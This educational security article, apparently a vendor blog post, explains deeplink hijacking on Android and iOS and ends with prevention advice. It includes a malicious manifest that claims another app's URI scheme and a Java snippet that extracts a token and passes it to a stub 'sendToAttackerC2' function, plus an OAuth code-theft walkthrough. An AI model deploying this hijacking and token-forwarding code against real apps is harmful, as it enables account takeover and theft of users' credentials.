What is Deeplink Hijacking? Ways to Exploit, Examples and Impact
Master the technical details of deeplink hijacking. Learn how attackers exploit mobile URI schemes and how to protect your app's data from exposure.

Mobile applications have transformed how we interact with digital services, and at the heart of this seamless user experience lies the technology known as deep linking. While deep links provide a convenient way to navigate directly to specific content within an app, they also introduce a significant security risk known as Deep Link Hijacking. For cybersecurity professionals and developers, understanding the mechanics of this vulnerability is crucial for building resilient mobile ecosystems.
What is a Deep Link?
Before diving into the hijacking aspect, we must define what a deep link actually is. In the context of mobile development, a deep link is a URI (Uniform Resource Identifier) that points to a specific piece of content or a particular function within a mobile application, rather than simply launching the app's home screen.
There are generally three types of deep links used in modern mobile operating systems:
- Custom URI Schemes: These are the traditional method, using a unique prefix like
myapp://. For example,twitter://post?id=123would open the Twitter app directly to a specific post. - Android App Links: These use standard
https://URLs and are verified by the Android operating system to ensure that only the legitimate app can handle the link. - iOS Universal Links: Similar to App Links, these are
https://URLs that are cryptographically verified by iOS using a configuration file hosted on the domain.
While App Links and Universal Links were designed to solve the security flaws of Custom URI Schemes, many applications still rely on legacy schemes, which is where the primary risk of hijacking resides.
Understanding the Mechanics of Deeplink Hijacking
Deep Link Hijacking occurs when a malicious application installed on a user's device registers itself to handle the same custom URI scheme as a legitimate application. Because older versions of Android and iOS (and even some modern implementations if not configured correctly) do not have a robust mechanism to verify which app "owns" a custom scheme, the operating system may ask the user which app to use, or worse, default to the malicious one.
Imagine you have a banking app that uses the scheme bankapp://. If an attacker creates a malicious app that also claims to handle bankapp://, the operating system faces a conflict. If the attacker can convince the OS to route those requests to their malicious app, they can intercept sensitive data passed in the URL parameters, such as session tokens, password reset codes, or personally identifiable information (PII).
Technical Deep Dive: Exploiting Custom URI Schemes
To understand how an exploit works, let's look at a technical example on Android. When an app wants to handle a specific URI, it declares an "Intent Filter" in its AndroidManifest.xml file.
The Legitimate App Configuration
<activity android:name=".DeepLinkActivity">
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />
        <data android:scheme="legitapp" android:host="transfer" />
    </intent-filter>
</activity>
This configuration tells Android that whenever a link like legitapp://transfer is clicked, this specific activity should be opened.
The Malicious App Hijack
An attacker creates a secondary app with the following configuration in its own manifest:
<activity android:name=".MaliciousActivity">
    <intent-filter android:priority="999">
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />
        <data android:scheme="legitapp" android:host="transfer" />
    </intent-filter>
</activity>
By setting a high priority or simply relying on the user to accidentally select the wrong app from the "Open with" dialog, the malicious app can capture the incoming intent. Once the malicious app is opened, it can use simple Java or Kotlin code to extract the data:
Intent intent = getIntent();
Uri data = intent.getData();
if (data != null) {
    String sensitiveToken = data.getQueryParameter("token");
    // Send this token to the attacker's server
    sendToAttackerC2(sensitiveToken);
}
Real-World Exploitation Scenario: OAuth Token Theft
One of the most dangerous applications of deep link hijacking involves OAuth 2.0 flows. Many mobile apps use deep links as the redirect_uri after a user logs in via a browser or a third-party provider like Google or Facebook.
- The user clicks "Login with Google" in a legitimate app.
- The browser opens, and the user authenticates.
- Google redirects the browser to
legitapp://oauth-callback?code=AUTH_CODE_HERE. - The malicious app, which has registered the
legitapp://scheme, intercepts this redirect. - The attacker now has the
AUTH_CODE. They can exchange this code for an access token on their own server and gain full access to the user's account.
This bypasses most traditional security controls because the user technically performed a valid login, but the final "handshake" was intercepted by a local adversary.
Impact of Deeplink Hijacking
The consequences of a successful hijacking attack are severe. They include:
- Account Takeover: As seen in the OAuth example, attackers can steal credentials or session tokens to impersonate users.
- Data Exfiltration: Sensitive information such as PII, financial details, or private messages passed via URL parameters can be leaked.
- Phishing and Social Engineering: An attacker can intercept a deep link and show a fake UI that looks identical to the legitimate app, tricking the user into entering their password.
- Unauthorized Actions: If an app uses deep links to trigger actions (e.g.,
bankapp://send?amount=100&to=attacker), the hijacking app can modify or simply observe these requests to facilitate fraud.
Testing for Deeplink Vulnerabilities
Security researchers often use the Android Debug Bridge (ADB) to test how apps handle deep links. You can manually trigger a deep link to see which app responds using the following command:
adb shell am start -W -a android.intent.action.VIEW -d "legitapp://transfer?token=test_token"
If multiple apps are registered for the scheme, the OS will prompt the user or return a list of handlers. During a penetration test, finding an app that relies on custom URI schemes for sensitive data without any secondary validation is a high-severity finding.
How to Prevent Deeplink Hijacking
Securing your application against these attacks requires moving away from insecure legacy methods and implementing modern verification standards.
1. Implement App Links (Android) and Universal Links (iOS)
Instead of custom schemes like myapp://, use standard https:// links. Both Android and iOS provide mechanisms to verify that your app owns the domain.
- On Android: You must host a Digital Asset Links JSON file at
https://yourdomain.com/.well-known/assetlinks.json. This file contains the package name and the SHA256 fingerprint of your app's signing certificate. - On iOS: You must host an Apple App Site Association (AASA) file at
https://yourdomain.com/.well-known/apple-app-site-association.
When these are present, the OS verifies the link ownership, and the malicious app cannot claim the URL because it cannot provide a valid signature for the domain.
2. Avoid Passing Sensitive Data in URLs
Treat deep links as untrusted input. Never pass session tokens, passwords, or PII directly in the URL parameters. If you must pass a token, ensure it is a short-lived, one-time-use token that requires additional context (like a client secret or device ID) to be useful.
3. Validate Intent Source
In Android, you can use the getReferrer() method to check which application initiated the intent. While this can be spoofed in some scenarios, it adds an extra layer of defense-in-depth.
4. Use Internal App Navigation
For actions within the same app, use internal navigation components rather than triggering a global deep link. This ensures the data stays within the application's memory space and is never broadcast to the system's intent router.
Conclusion
Deep link hijacking is a prime example of how user convenience can conflict with technical security. While custom URI schemes made app integration easy in the early days of mobile development, they are now a liability. By adopting App Links and Universal Links, and by treating every incoming URI as a potential attack vector, developers can significantly reduce their application's attack surface.
As the mobile landscape evolves, so do the techniques used by attackers to intercept data. Staying ahead of these threats requires constant monitoring and a proactive approach to infrastructure security.
To proactively monitor your organization's external attack surface and catch exposures before attackers do, try Jsmon.



